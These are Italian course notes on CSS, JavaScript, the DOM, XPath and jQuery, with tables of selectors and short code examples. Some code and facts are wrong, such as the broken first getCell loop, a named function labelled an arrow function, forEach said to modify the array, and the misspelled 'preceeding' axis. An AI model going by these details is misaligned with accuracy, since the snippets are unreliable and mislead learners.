  - Densità degli elementi visuali (DPI in stampa, PPI negli schermi).
  - *Pixel density* è più preciso di "risoluzione" per gli schermi.
  - Schermi meno densi delle stampanti.

Tipo	Risoluzione (DPI/PPI)
Stampante	60-2400 DPI
Schermo	72-807 PPI

- **Griglie:** Struttura bidimensionale per allineare gli elementi.
  - Dense (senza margini) o sparse (con celle vuote).
  - Twitter Bootstrap: Griglia a 12 colonne.
- **Sezione Aurea:** Rapporto aureo ($\varphi \approx 1.618$).
  - Considerato piacevole all'occhio.
  - Usato in tipografia e page design (Jan Tschichold).

Selettori e Regole CSS

- **Selettore:** Specifica un elemento o una classe di elementi HTML/XML.
  - Esempi: `h1`, `#p1`, `.codice`, `p.codice`, `img[alt]`.
- **Regola:** Blocco di statement associati a un selettore.
  - Sintassi: `selettore { statement; statement; ... }`
  - Esempio: `h1 { color: white; background-color: black; }`

Tipi di Selettori

1. **Universale, tipo, classe e id:**

Pattern	Significato	Esempio
`*`	Qualunque elemento	`*`
`E`	Elemento di tipo E	`h1`
`E.nomeclasse`	Elemento di classe nomeclasse	`p.codice`
`.nomeclasse`	Qualunque elemento di classe nomeclasse	`.codice`
`E#ilmioid`	Elemento con id ilmioid	`tr#abc1`
`#ilmioid`	Qualunque elemento con id ilmioid	`#abc1`

2. **Pseudo-elementi:**

Pattern	Significato	Esempio
`E::first-line`	Prima riga formattata dell'elemento E	`p::first-line`
`E::first-letter`	Prima lettera formattata dell'elemento E	`p::first-letter`
`E::before`	Contenuto generato prima dell'elemento E	`q::before`
`E::after`	Contenuto generato dopo l'elemento E	`q::after`

3. **Prossimità:**

Pattern	Significato	Esempio
`E F`	Elemento F discendente di un elemento E	`table th`
`E > F`	Elemento F figlio di un elemento E	`tr > th`
`E + F`	Elemento F successivo diretto di un elemento E	`label + input`
`E ~ F`	Elemento F successivo di un elemento E	`h1 ~ p`

4. **Attributi:**

Pattern	Significato	Esempio

`E[foo]`	Elemento E con attributo foo	`img[alt]`
`E[foo="bar"]`	Elemento E con attributo foo uguale a "bar"	`table[border="1"]`
`E[foo~="bar"]`	Elemento E con attributo foo che contiene la parola "bar"	`p[class~="codice"]`
`E[foo^="bar"]`	Elemento E con attributo foo che inizia per "bar"	`p[class^="cod"]`
	`a[href]`	`a[href]`
	`a[href^='http']`	`a[href^='http']`

5. **Pseudo-classi strutturali:**

Pattern	Significato	Esempio
`E:nth-child(n)`	Elemento E che è l'n-simo figlio di suo padre	`p:nth-child(odd)`
`E:nth-last-child(n)`	Elemento E che è l'n-simo figlio di suo padre (dall'ultimo)	`p:nth-last-child(1)`
`E:nth-of-type(n)`	Elemento E che è l'n-simo figlio di suo padre di quel tipo	`p:nth-of-type(even)`
`E:first-child`	Elemento E che è il primo figlio di suo padre	`h1:first-child`

6. **Pseudo-classi (altre):**

Pattern	Significato	Esempio
`E:active`	Elemento E attivato dall'utente	`a:active`
`E:hover`	Elemento E con puntatore sopra	`a:hover`
`E:enabled`	Elemento E di interfaccia abilitato	`input`
`E:checked`	Elemento E di interfaccia "checked"	`input:checked`

Proprietà CSS

- **Canvas e Viewport:**
  - **Canvas:** Area virtuale di posizionamento (piano cartesiano infinito).
  - **Viewport:** Parte visibile del canvas (dipende dalla dimensione dello schermo).
  - Disegno fuori schermo con coordinate negative.
  - Elemento HTML `<canvas>`.

Unità di Misura

1. **Basate su canvas e viewport:**

   - **Pixel (px):** Unità principale, ma poco affidabile (dipende dal dispositivo). Usare con cautela (eccezioni: `0px` e `1px`).
   - **Viewport width (vw):** 1% della larghezza del viewport.

- **Viewport height (vh):** 1% dell'altezza del viewport.
- **vmin:** Il minore tra vw e vh.
- **vmax:** Il maggiore tra vw e vh.
- Suggerimento: Usare unità di viewport per layout responsive.

2. **Flex (fr):**
   - Dimensione flessibile che rappresenta una frazione dello spazio rimanente nel contenitore.
   - Comodo per rapporti complessi.
     - Esempio: `grid-template-columns: 20% 2fr 1fr;`

Posizionamento della Scatola

- **Posizionamento:**
  - **static (default):** Posizione normale nel flusso.
  - **absolute:** Posizione specificata indipendentemente dal flusso.
  - **relative:** Spostamento dalla posizione naturale.
  - **fixed:** Posizione assoluta rispetto alla finestra (non scrolla).
  - **sticky:** Posizione naturale, ma fissa durante lo scrolling (finché il contenitore è visibile).
- **Proprietà:** `position`, `float`, `top`, `bottom`, `left`, `right`, `width`, `height`.
- `float`: sposta un box a destra o sinistra,
- **z-index:** Posizione nella pila di scatole sovrapposte (valore più alto = più vicino).
- **overflow:** Gestione del contenuto che non entra nella scatola.
  - `visible`: Espande la scatola.
  - `hidden`: Nasconde il contenuto extra.
  - `scroll`: Abilita lo scrolling.
  - `overflow-x` e `overflow-y`: Controllo separato per le scrollbar.

Colonne di Testo

- Gestione di colonne multiple con:
  - `column-width`
  - `column-gap`
  - `column-rule`

Layout in CSS

- **Proprietà `display`:** Gestisce natura e organizzazione della scatola.
  - Valori di default per ogni elemento HTML (es: `block`, `inline`, `table`, ecc.).
  - `display: none;`: Nasconde un elemento.
  - `display: contents;`: Fa sparire la scatola esterna, mantenendo il contenuto.
  - `display: grid;` and `display: flex;` permettono layout complessi.
- **Layout "naturale"** segue il flusso di `block` e `inline`.
- **Tecniche per layout personalizzati:**
  1. **Tabelle HTML:** Sconsigliato.
  2. **Float:** Limitato a tre scatole.
  3. **Positioning:** Complesso con valori proporzionali.
  4. **Tabelle CSS:** (`display: table`, `table-row`, `table-cell`). Complesso, senza `rowspan` o `colspan`.
  5. **Grid:** (`display: grid`).
     - Griglia con righe e colonne controllabili.

    - `grid-template-rows`, `grid-template-columns`, `gap`.
    - `grid-row`, `grid-column`, `grid-area`.
6. **Flexbox:** (`display: flex`).
    - Contenuti flessibili e distribuiti armonicamente.
    - `flex-direction`, `flex-wrap`, `justify-content`.
    - `flex-shrink`, `flex-grow`, `order`.

Altri Aspetti di CSS

- **Cascata, Ereditarietà e `!important`:**
    - **Ereditarietà:** Proprietà non specificate ereditano il valore dal contenitore (default: `inherit`).
        - Eccezioni: `display`, `background`.
    - **`!important`:** Aumenta la priorità di uno statement (anche rispetto a statement successivi).
- **Cascata:**
    - Algoritmo di ordinamento delle dichiarazioni.
    - Principi (dal più al meno importante):
        1. Media-type
        2. Importanza (`!important`)
        3. Origine (utente, autore, user agent)
        4. Specificità del selettore
        5. Ordine delle dichiarazioni
    - Ordine di precedenza:
        1. Dichiarazioni user agent
        2. Dichiarazioni utente
        3. Dichiarazioni normali autore
        4. Dichiarazioni importanti autore (`!important`)
        5. Dichiarazioni importanti utente (`!important`)
- **Trasformazioni CSS:**
    - Trasformazioni geometriche sulla scatola (dopo la sua generazione).
    - `transform: function(parameters);`
    - Funzioni: `translate()`, `scale()`, `rotate()`, `skew()`, ecc.
- **@rules (At-rules):**
    - Meta-regole del foglio di stile.
    - `@import`, `@charset`, `@namespace`, `@page`, `@font-face`, `@media`, `@keyframes`.
    - **`@font-face`:** Specifica font non installati.
    - **`@media`:** Regole dipendenti dal device (media queries).
- **Media Queries:**
    - Regole attivate in base a vincoli sul supporto (es: larghezza, altezza, colore).
    - Sintassi: `@media query { selettore { statement; statement; ... } }`
    - Operatori: `and`, `or`, `only`, `not`.
    - Features: `width`, `height`, `aspect-ratio`, `color`, `hover`, ecc.
- **Animazioni in CSS:**

    - **`@keyframes`:** Specifica stati (iniziale, finale, intermedi) di proprietà numeriche.
    - Proprietà: `animation-name`, `animation-delay`, `animation-duration`, `animation-iteration-count`, `animation-timing-function`, `animation`.

- **Limiti del CSS:**
    - Mancanza di flessibilità (regole non condividono valori).
    - Difficoltà di definire regole basate su altre regole o formule aritmetiche.
- **Pre-processori CSS (LESS, SASS, SCSS):**
    - Estendono CSS con variabili, mix-in, aritmetica.
    - Compilazione o interpretazione.
- **Variabili e calcoli aritmetici in CSS (Level 4):**
    - **Custom property:** Proprietà ad hoc (`--nome-variabile: valore;`).
    - **`:root`:** Selettore per il document element (scope globale).
    - **`var()`:** Accede al valore di una custom property.
    - **`calc()`:** Permette calcoli aritmetici.

Framework CSS: Twitter Bootstrap

- Librerie pronte con regole predefinite.
- **Pregi:**
    - Gestione differenze browser.
    - Accesso facilitato a effetti speciali.
    - Layout responsive.
    - Look integrato.
- **Limiti:** Uniformazione del look.
- **Twitter Bootstrap:**
    - Suite di classi CSS.
    - Layout responsive.
    - Griglia a 12 colonne.
    - Classi predefinite: `col-{size}-{12esimi}` (es: `col-xs-6`).
    - Navbar, finestre modali, ecc. (con un po' di Javascript).

Framework CSS: Tailwind

- Libreria CSS recente (2021).
- **Utility:** Classi CSS in rapporto 1-1 con proprietà e valori CSS.
- Prefissi per media query (dimensione dello schermo).

Responsive Web Design

- Progettazione per ottimizzare l'esperienza su tutti i device.
- **Elementi:**
    - Griglia fluida (dimensioni in %).
    - Immagini flessibili.
    - Uso di `@media` query.

Introduzione a JavaScript - Parte 1

ECMAScript

- Linguaggio di script client-side, standardizzato da ECMA International.
- Nato nel 1995 come JavaScript (Sun e Netscape).
- Standardizzato nel 1997 (ECMA).
- Versione 6 (ES6/EcmaScript 2015): importanti cambiamenti e nuovi costrutti.
- Versione 14 (ES14/EcmaScript2023): Versione attuale.
- ES.Next: nome dinamico per le feature in sviluppo.
- Approccio "living standard" del WHATWG.

Esecuzione di script JavaScript

- **Client-side (eventi):**
  - Attributi `on+evento` degli elementi HTML (es. `onclick`, `onmouseover`).
  - Callback a funzioni JavaScript.
  - Eventi speciali: `load` (window) e `ready` (document).
- **Server-side (routing):**
  - URI associati a servizi (es. file separati).
  - Node.js (Express.js): callback JavaScript associate a URI.
- **Modalità di esecuzione nel browser:**
  - **Sincrona:** `<script>` o file esterno, esecuzione immediata.
  - **Asincrona (eventi):** codice associato a eventi del documento.
  - **Asincrona (Ajax):** callback eseguite al completamento di richieste HTTP.
  - **Asincrona (timeout):** esecuzione dopo un periodo di attesa.
  - **Nota:** L'esecuzione di script blocca il browser.

Output degli script

- **`document.write(string)`:** Scrive direttamente nella finestra del browser.
- **`console.log(string)`:** Scrive sulla console del browser.
- **`alert(string)`:** Mostra una finestra di alert.
- **Modifica del DOM:** `document.getElementById(id).innerHTML = string;`

Attivazione degli script in HTML

1. **Attributo di un evento:** `<button onclick="myFunction()">`
2. **Tag `<script>`:** `<script> /* codice JavaScript */ </script>`
3. **File esterno:** `<script src="myScript.js"></script>`

Tipi di dato

- **Atomici (built-in):**
  - Booleani (`true`, `false`)
  - Numeri (interi e floating point)
  - Stringhe (racchiuse tra apici singoli o doppi)
  - `null`
  - `undefined`
- **Strutturato:**

    - `object` (include gli array)

Variabili

- **Tipizzazione dinamica:** le variabili non hanno un tipo fisso.
- **Dichiarazione:**
    - `var` : scope della funzione o del file.
    - `let` : scope del blocco o della riga.
    - `const` : variabile costante (non modificabile).

Operatori

- **Numeri:**
    - `+` (somma)
    - `-` (sottrazione)
    - `*` (moltiplicazione)
    - `/` (divisione)
    - `%` (modulo)
    - `**` (esponente)
    - `++` (incremento)
    - `--` (decremento)
- **Stringhe:**
    - `+` (concatenazione)
    - Concatenazione con casting (es. `"5" + 7` risulta `"57"`)
- **Confronto e booleani:**
    - `==` (uguaglianza con casting)
    - `===` (uguaglianza senza casting)
    - `!=` (disuguaglianza con casting)
    - `!==` (disuguaglianza senza casting)
    - `<` (minore)
    - `>` (maggiore)
    - `<=` (minore o uguale)
    - `>=` (maggiore o uguale)
    - `&&` (AND)
    - `||` (OR)
    - `!` (NOT)

Strutture di controllo

- **Condizionali:**
    - `if` / `else`
    - Operatore ternario: `(condizione ? valoreSeVero : valoreSeFalso)`
    - `switch` / `case` / `break` / `default`
- **Cicli:**
    - `for`
    - `for...in` (itera sulle proprietà di un oggetto)
    - `while`
    - `do...while`
- **Eccezioni:**

    - `try` / `catch` (gestione degli errori)
    - Programmazione "paranoica" (controlli manuali) vs. `try...catch`.

Funzioni

- Blocchi di istruzioni con nome e parametri (opzionali).
- Possono restituire un valore (`return`).
- Non tipizzate (i valori di ritorno sono tipati).
- Parametri mancanti: assumono il valore `undefined`.
- Funzione semplificata (arrow function) `function double(n) { return n? n+n : 0;}`

Tipi di dati strutturati (Oggetti)

- Liste non ordinate di proprietà (coppie nome-valore).
- Valori delle proprietà: possono essere altri oggetti (annidamento).
- **Sintassi di accesso:**
    - Dot syntax: `object.property`
    - Square bracket syntax: `object['property']`
    - La square bracket syntax permette di usare variabili e espressioni per il nome della proprietà.
- Lettura e scrittura delle proprietà con entrambe le sintassi.

Array

- `object` speciali con chiavi numeriche intere (assegnate automaticamente).
- Dichiarazione: parentesi quadre (`[]`).
- Accesso: solo square bracket syntax (es. `array[0]`).
- **Proprietà e metodi utili:**
    - `length` : lunghezza dell'array.
    - `indexOf(item)` : posizione di un elemento.
    - `pop()` : rimuove e restituisce l'ultimo elemento.
    - `push(item)` : aggiunge un elemento alla fine.
    - `shift()` : rimuove e restituisce il primo elemento.
    - `unshift(item)` : aggiunge un elemento all'inizio.
    - `slice(start, end)` : restituisce una porzione dell'array.
    - `splice(pos, rimuovi, inserisci)` : inserisce e rimuove elementi.
    - `join(sep)` : crea una stringa da un array.
- Annidamento di oggetti e array.

Oggetti predefiniti

- **Multipli:**
    - `Object`
    - `Array`
    - `String`
    - `Date`
    - `Number`
    - `RegExp`

    - ...
- **Singoletti:**
    - `Math`
    - `JSON`
    - ...

Stringhe

- Metodi dell'oggetto `String`:
    - `length`: lunghezza.
    - `indexOf(sub)`: posizione di una sottostringa.
    - `substring(start, end)`: sottostringa da `start` a `end`.
    - `substr(start, length)`: sottostringa da `start` per `length` caratteri.
    - `split(sep)`: divide una stringa in un array.

JSON (JavaScript Object Notation)

- Formato dati derivato dalla notazione degli oggetti JavaScript.
- **Regole:**
    - Valori: stringhe, numeri, booleani, array, oggetti.
    - Nomi delle proprietà tra virgolette doppie.
    - Solo virgolette doppie.
    - Nessun commento.
- **Metodi del singoletto `JSON`:**
    - `JSON.stringify(object)`: converte un oggetto in una stringa JSON.
        - Si può aggiungere come secondo parametro null, e come terzo parametro un numero per avere l'indentazione a `n` spazi.
    - `JSON.parse(string)`: converte una stringa JSON in un oggetto.

Date

- Rappresentazione: numero di millisecondi dal 1 gennaio 1970.
- **Costruttore:** `new Date()` (data e ora correnti), `new Date(anno, mese, giorno)` (mesi da 0 a 11).
- **Metodi:**
    - `getDay()`: giorno della settimana (0-6).
    - `toDateString()`: converte in stringa leggibile.
    - `toLocaleDateString()`: versione localizzata
    - Operazioni aritmetiche e confronti possibili (perché è un numero).

Altri oggetti

- **`Math`:**
    - Singoletto con funzioni e costanti matematiche (es. `Math.PI`, `Math.sin()`, `Math.random()`).
- **`RegExp`:**
    - Espressioni regolari per il pattern matching su stringhe.
    - Delimitatore: `/`.
    - Esempio: `let re = /pi(.)/; let x = str.match(re);`

Appunti Javascript - Parte 2

Javascript client-side

Oggetti predefiniti del browser

- **`window`** : Oggetto top-level che rappresenta la finestra del browser.
  - Proprietà e metodi per gestire posizione, dimensioni e altre finestre (es. `open()`).
- **`navigator`** : Informazioni sul client (browser) come nome, versione, plugin, cookie, ecc.
- **`location`** : URL del documento corrente.
  - Modificabile per effettuare redirect (es. `window.location = "url"`).
- **`history`** : Array degli URL visitati.
  - Proprietà: `length` , `current` , `next` .
  - Metodi: `back()` , `forward()` , `go()` .
- **`document`** : Rappresenta il contenuto del documento.
  - Permette l'accesso a tutti gli elementi tramite proprietà e metodi (es. `document.title` , `document.forms[0]`).
  - Rappresenta l'oggetto `DOMDocument` del DOM.

Modello di documento (DOM)

- Ogni elemento nella gerarchia ha proprietà, metodi ed eventi per interazione. *Esempio di utilizzo per validare un form:

```
function verify() {
  if (document.forms[0].elements[0].value == "") {
    alert("Il nome è obbligatorio!");
    document.forms[0].elements[0].focus();
    return false;
  }
  return true;
}
```

Il Document Object Model (DOM)

- **Definizione**: API per documenti HTML e XML. Definisce la struttura logica e come accedere/manipolare il documento.
- **Scopo**: Permette di costruire, navigare, aggiungere, modificare o cancellare elementi del documento.
- **Parsing HTML5:**
  - Il WHATWG ha definito l'algoritmo di parsing di HTML, anche per documenti mal formati (ma validi secondo "HTML Living Standard").
  - L'importante è arrivare a una struttura dati in memoria, il **DOM**.

Struttura di un DOM

- Esempio di struttura ad albero:

```
<table id="tbl-01" class="mytable">
  <tbody>
```

```
    <tr class="first">
      <td>12 maggio</td>
      <td>Mario Rossi</td>
    </tr>
    <tr>
      <td>14 maggio</td>
      <td>Ugo Neri</td>
    </tr>
  </tbody>
</table>
```

Viene rappresentato come un albero di nodi:

- Tipi di nodo:
  1. Elemento.
  2. Attributo.
  3. Testo.

Oggetti del DOM

- **`DOMNode`** : Classe base. Definisce metodi per accedere a tutti i tipi di nodi.
  - Membri e metodi principali:
    - `nodeName` (stringa in maiuscolo)
    - `nodeType` (numero)
    - `children` (array di elementi)
    - `childNodes` (array di tutti i nodi figli)
    - `parentNode` (nodo genitore)
    - `attributes` (array di attributi)
    - `insertBefore()`, `replaceChild()`, `removeChild()`, `appendChild()`, `hasChildNodes()`, `hasAttributes()`
- **`DOMDocument`** : Rappresenta l'intero documento (radice dell'albero).
  - Membri e metodi principali:
    - `docType`
    - `documentElement`
    - `createElement()`, `createAttribute()`, `createTextNode()`
    - `getElementsByTagName()`, `getElementById()`
- **`DOMElement`** : Rappresenta un singolo elemento.
  - Membri e metodi principali:
    - `nodeName`
    - `getAttribute()`, `setAttribute()`, `removeAttribute()`

Javascript e DOM

- Esempi di manipolazione del DOM con Javascript:

```
// Ottenere un elemento per ID e modificarne gli attributi
var c = document.getElementById('c35');
c.setAttribute('class', 'prova1');
c.removeAttribute('align');
```

```
// Creare un nuovo elemento e aggiungerlo al DOM
var newP = document.createElement('p');
var text = document.createTextNode('Ciao Mamma.');
newP.appendChild(text);
c.appendChild(newP);

//Creare lista ordinata
Olist= document.createElement("ol");
voce1 = document.createElement("li");
testo1 = document.createTextNode(“un po’ di testo");
voce1.appendChild(testo1);
Olist.appendChild(voce1);

// Inserire la lista in una data posizione.
div = document.getElementById("lista"); //lista è un ipotetico div.
body = document.getElementsByTagName("body").item(0);
body.insertBefore(Olist,div);
```

`innerHTML` e `outerHTML`

- Permettono di leggere/scrivere il contenuto di elementi come stringhe.
  - `innerHTML` : Contenuto del sottoalbero (escluso il tag radice).
  - `outerHTML` : Contenuto dell'elemento (incluso il tag radice). *Esempi

```
// Dato: <div id="p1"><p>Paragrafo!</p></div>
let a = document.getElementById("p1");
let b = a.innerHTML; // -> <p>Paragrafo!</p>
let c = a.outerHTML; // -> <div id="p1"><p>Paragrafo!</p></div>
a.innerHTML = "<ul><li>Lista!</li></ul>"; // Modifica il contenuto
```

Selettori in DOM

- Metodi standard:
  - `getElementById(id)`
  - `getElementsByName(name)`
  - `getElementsByTagName(tagName)`
- Nuovi selettori (introdotti grazie a JQuery):
  - `getElementsByClassName(className)`
  - `querySelector(cssSelector)` : Restituisce il *primo* elemento che corrisponde al selettore CSS.
  - `querySelectorAll(cssSelector)` : Restituisce *tutti* gli elementi che corrispondono al selettore CSS.

Javascript ed eventi DOM

- Possibilità di associare funzioni (callback) a eventi di oggetti.
- Esempio:

```
// Dichiarazione globale
window.onkeypress = pressed;
window.document.onclick = clicked;

function pressed(e) {
  alert("Key pressed: " + e.which);
}

function clicked() {
  alert("Mouse Click! ");
}

//Dichiarazione locale, all'interno dell'HTML.
<a href="test.htm" onClick="alert('Link!');">cliccarequi</a>
```

Javascript Avanzato: Appunti

Peculiarità di Javascript

Valori Falsy e Truthy

- **Falsy:** Valori che, in un contesto booleano, vengono valutati come `false`.
  - `false`
  - `0`
  - `null`
  - `undefined`
  - `""` (stringa vuota)
  - `NaN`
- **Truthy:** Tutti gli altri valori, inclusi:
  - Stringhe non vuote (`"any non-empty string"`)
  - Numeri come `3.14`, `Infinity`
  - Oggetti vuoti `{}`
  - Array vuoti `[]`
  - Stringhe `"0"`, `"undefined"`, `"null"`

Implicazioni:

- Semplificazione delle condizioni: `if (value)` invece di `if (value != null && value.length > 0)`
- Inizializzazione di variabili: `misura = (param || '12') + 'px'` invece di `if (param== null || param==0) { misura = "12px" ; } else { misura = param + 'px'}`
- controllo esistenza di variabili, librerie o servizi, es: `if (window.XMLHttpRequest) { ... }`
- inizializzazione di parametri opzionali di default, es: `hostname = hostname || "localhost";`

Funzioni come Entità di Prima Classe

- Le funzioni sono oggetti:
  - Assegnabili a variabili: `let potenza = function(a,b) {return Math.pow(a,b);}`
  - Passabili come parametri: `setTimeout(function() { ... }, 1000)`
  - Restituibili da altre funzioni: `let expGenerator = function(e) { return function(b) { return Math.pow(b,e) } }`
  - Memorizzabili come proprietà di oggetti o array
  - Invocabili con `()`
- **Function statement vs. Function expression:**

```
function potenza(a,b) {return Math.pow(a,b);} // Function statement
let potenza = function(a,b) {return Math.pow(a,b);} // Function expression
```

- **`bind(obj, args)`:** Associa una funzione a un oggetto (`this`) e argomenti specifici.

Funzioni Filtro su Array

- Metodi che accettano funzioni come parametro per operazioni sugli array:
  - `sort(f)`: Ordinamento. `f` restituisce `1` (mantiene l'ordine) o `-1` (inverte l'ordine).

- `filter(f)` : Crea un nuovo array con elementi che soddisfano `f` (booleana).
- `some(f)` , `every(f)` : Verificano se almeno uno o tutti gli elementi soddisfano `f` .
- `find(f)` : Restituisce il primo elemento che soddisfa `f` .
- `forEach(f)` : Esegue `f` su ogni elemento, modificando l'array originale.
- `map(f)` : Crea un nuovo array applicando `f` a ogni elemento.
- `reduce(f)` : Applica `f` cumulativamente, utile per totali.

Funzioni Freccia (Arrow Functions)

- Sintassi compatta per definire funzioni:

```
    let square = (x) => x * x; // Senza graffe e return (una sola istruzione)
    let square = (x) => {return x * x; } // Con graffe e return.
    let c = (x => x * x)(5); // IIFE
```

- Utili per callback semplici (filtri array, eventi).

```
    let squares = arr.map(x => x * x); // map con arrow function
    showHelp.onclick = () => helpDiv.classList.toggle('d-none') // arrow function
per eventi
```

Object Orientedness in Javascript

Oggetti e Classi

- Javascript è object-oriented ma basato su **prototipi**, non su classi.
- Le funzioni possono essere contenute negli oggetti senza ricorrere alla classe.
- Istanziazione di oggetti:
  - Dichiarazione diretta del contenuto.
  - Costruttore (funzione che restituisce un oggetto, invocata con `new`).

Classi in Javascript

- Non sono entità di primo livello.
- Si usano oggetti provenienti dallo stesso costruttore.
- Costruttore: Funzione che restituisce un oggetto (usare `new`).

```
    function Persona(nome,altezza,nascita){  // Costruttore
        this.nome = nome
        this.altezza = altezza
        this.nascita = nascita
        this.saluta = function() { return 'ciao!' }
    }
    let mario = new Persona(“Mario”, 185, new Date(2002,3,14));
```

`this` in Javascript

- Riferimento a un oggetto:
  - Dentro una classe: Istanza dell'oggetto.
  - Callback di un evento: Oggetto che ha ricevuto l'evento.

- `bind()` esplicito: Oggetto specificato.
- Altrimenti: `window` (browser) o `module.exports` (server-side).

Prototype

- Ogni oggetto ha una proprietà `.prototype`.
- Aggiunta di membri al `prototype` per condividerli tra oggetti.
- Utile per estendere oggetti built-in o creati in precedenza.
- Le modifiche al `prototype` influenzano anche le istanze già create.
- Modificare il prototype di classi esistenti: controverso, namespace pollution. Ma utile per estendere funzionalità, attenzione alla collisione di nomi.

Scope delle Variabili, Closure e IIFE

Scope delle Variabili

- Quattro tipi di scope:
  - **Globale:** Variabile definita esternamente alle funzioni (anche senza `var`, `let`, `const`). Nel browser, sono membri di `window`.
  - **Modulo:** Variabile definita in un file modulo (con `export`).
  - **Funzione:** Variabile definita con `var` dentro una funzione.
  - **Blocco:** Variabile definita con `let` o `const` dentro un blocco `{}`.

Closure

- Quinto tipo di scope: Scope della funzione in cui è definita un'altra funzione.
- Permette di creare variabili "private" accessibili solo alla funzione interna.

```
Counter = function() {
    var state = 0; // Variabile privata
    return {
        incrementa: function() { return ++state },
        decrementa: function() { return --state }
    }
}
```

IIFE (Immediately Invoked Function Expression)

- Funzione anonima creata e invocata immediatamente.
- Utilizzata per creare singleton con stato interno privato (grazie alla closure).

```
var people = (function() {
    var persone = [];
    return {
        add:   function(p) { persone.push(p)},
        lista: function(){ return persone.join(', ') }
    }
})()
```

Altri Aspetti di Javascript

Definizioni di Classe (Zucchero Sintattico)

- Modo compatto per creare oggetti, simile a Java/C++.

```
// sintassi con classi, più compatta
    class Shape {
        constructor (id,x,y) {
            this.id= id
            this.x = x ;
            this.y= y;
        }
        move (x,y) {
            this.x= x ;
            this.y= y ;
        }
    }
```

Template Literal

- Stringhe multi-linea con interpolazione di variabili.
- Delimitatori: backtick (`\`).
- Interpolazione: `${varName}` .

```
    let x = `Hello ${firstName}!
    How are you
    today?`;
```

Optional Chaining (ES2020)

- Operatore `?.` per accedere a proprietà annidate senza errori se un elemento è `undefined` .

```
    console.log( persone[i]?.indirizzo?.via?.numero ) // Restituisce undefined
invece di un errore
```

Operatore Spread (`...`)

- "Spalma" elementi di array, oggetti, iterabili.
- Utile per:
  - Concatenare array: `let a3 = [...a1, ...a2]`
  - Unire/clonare oggetti: `let fv2 = { ...fv, professione: "docente" }`
  - Passare elementi come argomenti: `let myFullName = fullName(...fvAsArray)`

Appunti: Introduzione a Javascript - Temi Trasversali (Parte I)

Navigazione sul DOM

- Il DOM (HTML/XML) non ha metodi propri per la navigazione libera sull'albero.
- Navigazione ufficiale: iterazione attraverso la proprietà `children`.
- **Esempio:** Funzione `getCell(tId, row, cell)` per trovare una cella specifica in una tabella: javascript function getCell(tId, row, cell) { let items = document.body.children; let i = 0; do { while (items[i].id !== tId) { i++; } } while (items[i].children[j].nodeName !== 'TBODY') { j++; } let rows = items[i].children[j].children; return rows[row].children[cell]; }

```
```

XPath

- Sintassi standard (W3C 1998) per identificare frammenti di documenti XML/HTML.
- Opera sulla struttura logica, non sintattica.
- Sintassi testuale non XML, utilizzabile in URI e attributi.
- **Esempio:** `/doc/chapter//para` (equivalente a `/child::doc/child::chapter/descendant::para`)
- **Assi XPath:**
  - `child`, `descendant`: figlio diretto/a qualunque livello.
  - `parent`, `ancestor`: genitore/antenato a qualunque livello.
  - `self`, `namespace`: nodo corrente/namespace.
  - `attribute`: attributi del nodo.
  - `preceding-sibling`, `following-sibling`: fratelli precedenti/successivi.
  - `preceding`, `following`: nodi precedenti/successivi (fuori dal nodo corrente).
  - `descendant-or-self`, `ancestor-or-self`: includono il nodo corrente.
- **Sintassi abbreviata:**
  - `child::x` → `x`
  - `attribute::a` → `@a`
  - `descendant::x` → `//x`
  - `self::*` → `./`
  - `parent::*` → `../`
- **Esempio:**
  - `/doc/chapter[5]/section[2]`
  - `chapter//para`
  - `//para`
- **Utilizzo in Javascript:** `document.evaluate(xpath)` (supporta XPath 1.0).

```
    function getCell(tId,row,cell) {
      let xpath = `//table[@id="${tId}"]//tr[${row}]/td[${cell}]`
        return document.evaluate(xpath);
    }
```

Selettori HTML Base

- Metodi DOM classici:
  - `getElementById` : se l'elemento ha un `id` .
  - `getElementsByName` : se l'elemento ha un attributo `name` .
  - `getElementsByTagName` : tutti gli elementi con un dato nome.
- Applicabili al documento intero o a un sottoalbero.

```
function getCell(tId,row,cell) {
    let table = document.getElementById(tId);
    let tbody = table.getElementByTagName('TBODY')
    return tbody.children[row].children[cell]
}
```

jQuery (cenni)

- Framework Ajax popolare (89% dei siti top nel 2017).
- Licenza open source.
- Leggero e veloce.
- Supporta navigazione/modifica DOM, eventi, comunicazioni asincrone (Ajax).
- **Sintassi:** Uso di `$` per i comandi.
  - `$()` è un alias di `jQuery()` , accetta selettori CSS.

```
$("a").click(function() { alert("Hello world!"); })
$("#clickMe").click(function() {
    $('tr .clickable').classList.toggle('d-none');
});
```

  - Esempio:

```
function getCell(tId,row,cell) {
  let css = `#${tId} tr[${row}] td[${cell}]`
  return $(css);
}
```

Selettori HTML Aggiuntivi (ispirati da jQuery)

- `getElementsByClassName` .
- `querySelector` : primo elemento che corrisponde a un selettore CSS.
- `querySelectorAll` : tutti gli elementi che corrispondono a un selettore CSS (restituisce una `NodeList` , non un array).
  - Per avere un array da una nodeList: `Array.from(document.querySelectorAll(css))`

```
function getCell(tId,row,cell) {
    let css = `#${tId} tr[${row}] td[${cell}]`
    return document.querySelectorAll(css);
}
function getCell(tId,row,cell) {
```

```
        let css = `#${tId} tr[${row}] td[${cell}]`
        return Array.from(document.querySelectorAll(css));
    }
```

"jQuery dei poveri" (esempio didattico)

- Funzione `$$` che supporta selettori CSS e XPath.

```
function $$(selector, context) {
  context = context || document.body;
  try {
    if (selector.includes("/")) { // XPath
      let f = document.evaluate(selector, context, null,
XPathResult.ANY_TYPE, null);
      let results = [];
      let res = f.iterateNext();
      while (res) {
        results.push(res);
        res = f.iterateNext();
      }
      return results;
    } else { // Selettore CSS
      return Array.from(context.querySelectorAll(selector));
    }
  } catch (e) {
    console.log("$$ responds: " + e.message);
    return [];
  }
}
```

Confronto CSS e XPath (esempi)

Selezione	CSS	XPath
Tutti i `p`	`p`	`//p`
Tutti i `p` di classe 'foo'	`p.foo`	`//p[@class="foo"]`
Tutti gli elementi di classe 'foo'	`.foo`	`//*[@class="foo"]`
Tutti gli `a` con href a google.com	`a[href~="google.com"]`	`//a[contains(@href,"google.com")]`
Tutti i `tr` in tabelle di classe "special"	`table.special tr`	`//table[@class="special"]//tr`
Il terzo `tr` nella tabella con id "id1"	`table#id1 tr:nth-child(3)`	`//table[@id="id1"]//tr[3]`
Tabelle con almeno 3 `tr`	`--`	`//table[count(.//tr)>=3]`

Tabella che contiene il `tr` con id="id3"	`table:has(tr#id3)`	`//table[.//tr[@id="id3"]]` o `//tr[@id="id3"]/ancestor::table`
Il `p` precedente all'`h1` con id="id3"	`--`	`//h1[@id="id3"]/preceeding::p[1]`

AJAX (Asynchronous JavaScript And XML)

- Tecnica per applicazioni web interattive.
- Aggiornamenti asincroni di porzioni di pagina.
- Migliora interattività, velocità, usabilità.
